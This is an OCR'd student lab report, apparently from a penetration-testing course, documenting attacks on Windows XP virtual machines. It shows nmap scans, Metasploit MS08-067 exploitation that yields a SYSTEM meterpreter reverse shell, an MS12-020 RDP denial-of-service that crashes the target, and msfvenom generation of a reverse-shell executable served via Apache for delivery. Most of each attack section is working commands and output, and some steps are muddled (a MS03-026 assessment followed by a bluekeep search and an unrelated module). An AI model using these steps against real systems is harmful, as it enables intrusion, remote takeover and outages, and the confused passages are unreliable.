
Next Step we used the command:
$ sudo nmap -sS -sV -O 10.0.2.3

$ sudo nmap -sS -sV -O 10.0.2.15

Step3:Vulnerability Assessment:

Now we start with the vulnerability assessment we use the command to start the command:

Nmap –script vuln –P445 10.0.2.15



We will searchsploit for the MS08-067 output:

```
┌──(kali㉿1B7)-[~]
└─$ searchsploit  ms08-067
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path
------------------------------------------------------ ---------------------------------
Microsoft Windows - 'NetAPI32.dll' Code Ex | windows/remote/40279.py
Microsoft Windows Server - Code Execution  | windows/dos/6824.txt
Microsoft Windows Server - Code Execution  | windows/remote/7104.c
Microsoft Windows Server - Service Relativ | windows/remote/16362.rb
Microsoft Windows Server - Universal Code  | windows/remote/6841.txt
Microsoft Windows Server 2000/2003 - Code  | windows/remote/7132.py
------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(kali㉿1B7)-[~]
└─$
```

Step 4: Exploitation

Next we start using the exploit, we use the following command:

```
┌──(kali㉿1B7)-[~]
└─$ msfconsole
use Metasploit tip: Start commands with a space to avoid saving them to history

                  _________.
              .' #######   ;."
  .___,.    ;@             @@`;   .___,..
."  @@@@@'.,'@@           @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@@        @@@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@@@      @@@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
               ',@@     @   ;          _____________
                (   3 C    )     /|___ / Metasploit! \
                ;@'. __*__,."     \|--- \_____________/
                 '(.,....")/


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

use exploit/windowmsf6 >
msf6 >
zsh: suspended  msfconsole

┌──(kali㉿1B7)-[~]
```

We launched metasploit using the command:msfconsole this tool used to exploit confirmed vulnerabilties in target systems

Next we start using the exploit, we use the following command:

Use exploit/windows/smb/ms08_067_netapi

```
msf6 >
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

-Now we set the target of ip address (RHOSTS-LHOSTS)

```
msf6 exploit(windows/smb/ms08_067_netapi) > set Rhost 10.0.2.15
Rhost ⇒ 10.0.2.15
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 10.0.2.4
LHOST ⇒ 10.0.2.4
```

The Rhosts is the sets the ip of the victim machine you are targetting

The LHosts is the ip address of the kali machine attacker to receive the reverse connection

-Now we set the payload

```
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/r
everse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
```

Ensure that the meterpreer payload is seleced which give a powerfull remote shell.

-Now i will run the Exploit

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.15:445 - Automatically detecting the target...
[*] 10.0.2.15:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.2.15:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.2.15:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.15:1074) at 2025-04
-17 12:31:31 -0400

meterpreter > sysinfo
Computer        : ALBITAR
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : OMAR
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Starts the attack f successful you will get a meterpreter session

```
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:00:b3:1b
MTU          : 1500
IPv4 Address : 10.0.2.15
IPv4 Netmask : 255.255.255.0

meterpreter >
```

Exploit 2

Tools used: (netdiscover, Nmap)

Host Info:	Host 1 (Windows XP)
Operating System	Windows XP


IP Address	10.0.2.5
MAC Address	08:00:27:EA:BF:F9
Open Ports	Target1 : 10.0.2.2 Ports : 135,139, 445, 3389

Step 1: Reconnasance (Information Gathering)

In the first step we used the command


$ sudo netdiscover

This command will show all the ip addresses connected to the network.



Step 2: Scanning

Next Step we used the command:
$ sudo nmap -sS -sV -O 10.0.2.5



Step3:Vulnerability Assessment:


Now we start with the vulnerability assessment, based on this website (https://learn.microsoft.com/en-us/security-updates/securitybulletins/2003/ms03-026)

We can see that this vulnerability is available on port 135, the vulnerability is called MS03-026 DCOM Buffer Overflow.


Step 4: Exploitation

Next we start using the exploit, we use the following command:

$ msfconsole



Then we used: > search bluekeep (to search the vulnerability)



Then after that we will use the exploit that we found.

```
msf6 > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOST 10.0.2.5
RHOST ⇒ 10.0.2.5
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

Then after that we are going to run the exploit:

```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > run
[*] Running module against 10.0.2.5

[*] 10.0.2.5:3389 - 10.0.2.5:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 10.0.2.5:3389 - 10.0.2.5:3389 - 210 bytes sent
[*] 10.0.2.5:3389 - 10.0.2.5:3389 - Checking RDP status ...
[+] 10.0.2.5:3389 - 10.0.2.5:3389 seems down
[*] Auxiliary module execution completed
```

Now we can see that the exploit did something to the other machine:

```
A problem has been detected and Windows has been shut down to prevent damage
to your computer.

The problem seems to be caused by the following file: RDPWD.SYS

PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xEEF13374,0x00000000,0xF5288107,0x00000000)


***     RDPWD.SYS - Address F5288107 base at F526C000, DateStamp 48025330

Beginning dump of physical memory
Physical memory dump complete.
Contact your system administrator or technical support group for further
assistance.
```

Exploit 3

Tools used: (netdiscover, Nmap)


Host Info:	Host 1 (Windows XP)
Operating System	Windows XP
IP Address	10.0.2.5
MAC Address	08:00:27:EA:BF:F9
Open Ports	Target1 : 10.0.2.2 Ports : 135,139, 445, 3389

Step 1: Reconnasance (Information Gathering)

In the first step we used the command

$ sudo netdiscover

This command will show all the ip addresses connected to the network



Step 2: Scanning

Next Step we used the command:
$ sudo nmap -sS -sV -O 10.0.2.5

```
┌──(kali㉿group1b7)-[~]
└─$ sudo nmap -sS -sV -O 10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-19 10:02 EDT
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 10.0.2.5
Host is up (0.0013s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:EA:BF:F9 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.95 seconds
```

Step3:Vulnerability Assessment:

Now we start with the vulnerability assessment, based on this website this vulnerability will give you access to the victims machine and it will mirror the screen of his machine.

Step 4: Exploitation


Next we start preparing to use the exploit, we use the following commands:

```
┌──(kali㉿group1b7)-[~]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=10.0.2.6 LPORT=444 -o /home/kali/Desktop/Tes
t.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/kali/Desktop/Test.exe

┌──(kali㉿group1b7)-[~]
└─$
```


This command is going to create a file in a shared file

```
┌──(kali㉿group1b7)-[~]
└─$ sudo mkdir /var/www/html/sharefolder

┌──(kali㉿group1b7)-[~]
└─$ sudo chmod -R 755 /var/www/html/sharefolder

┌──(kali㉿group1b7)-[~]
└─$ chown -R www-data:www-data /var/www/html/sharefolder
chown: changing ownership of '/var/www/html/sharefolder': Operation not permitted

┌──(kali㉿group1b7)-[~]
└─$ sudo chown www-data:www-data /var/www/html/sharefolder

┌──(kali㉿group1b7)-[~]
└─$ sudo mv /home/kali/Desktop /var/www/html/sharefolder

┌──(kali㉿group1b7)-[~]
└─$ sudo service apache2 start

┌──(kali㉿group1b7)-[~]
└─$
```

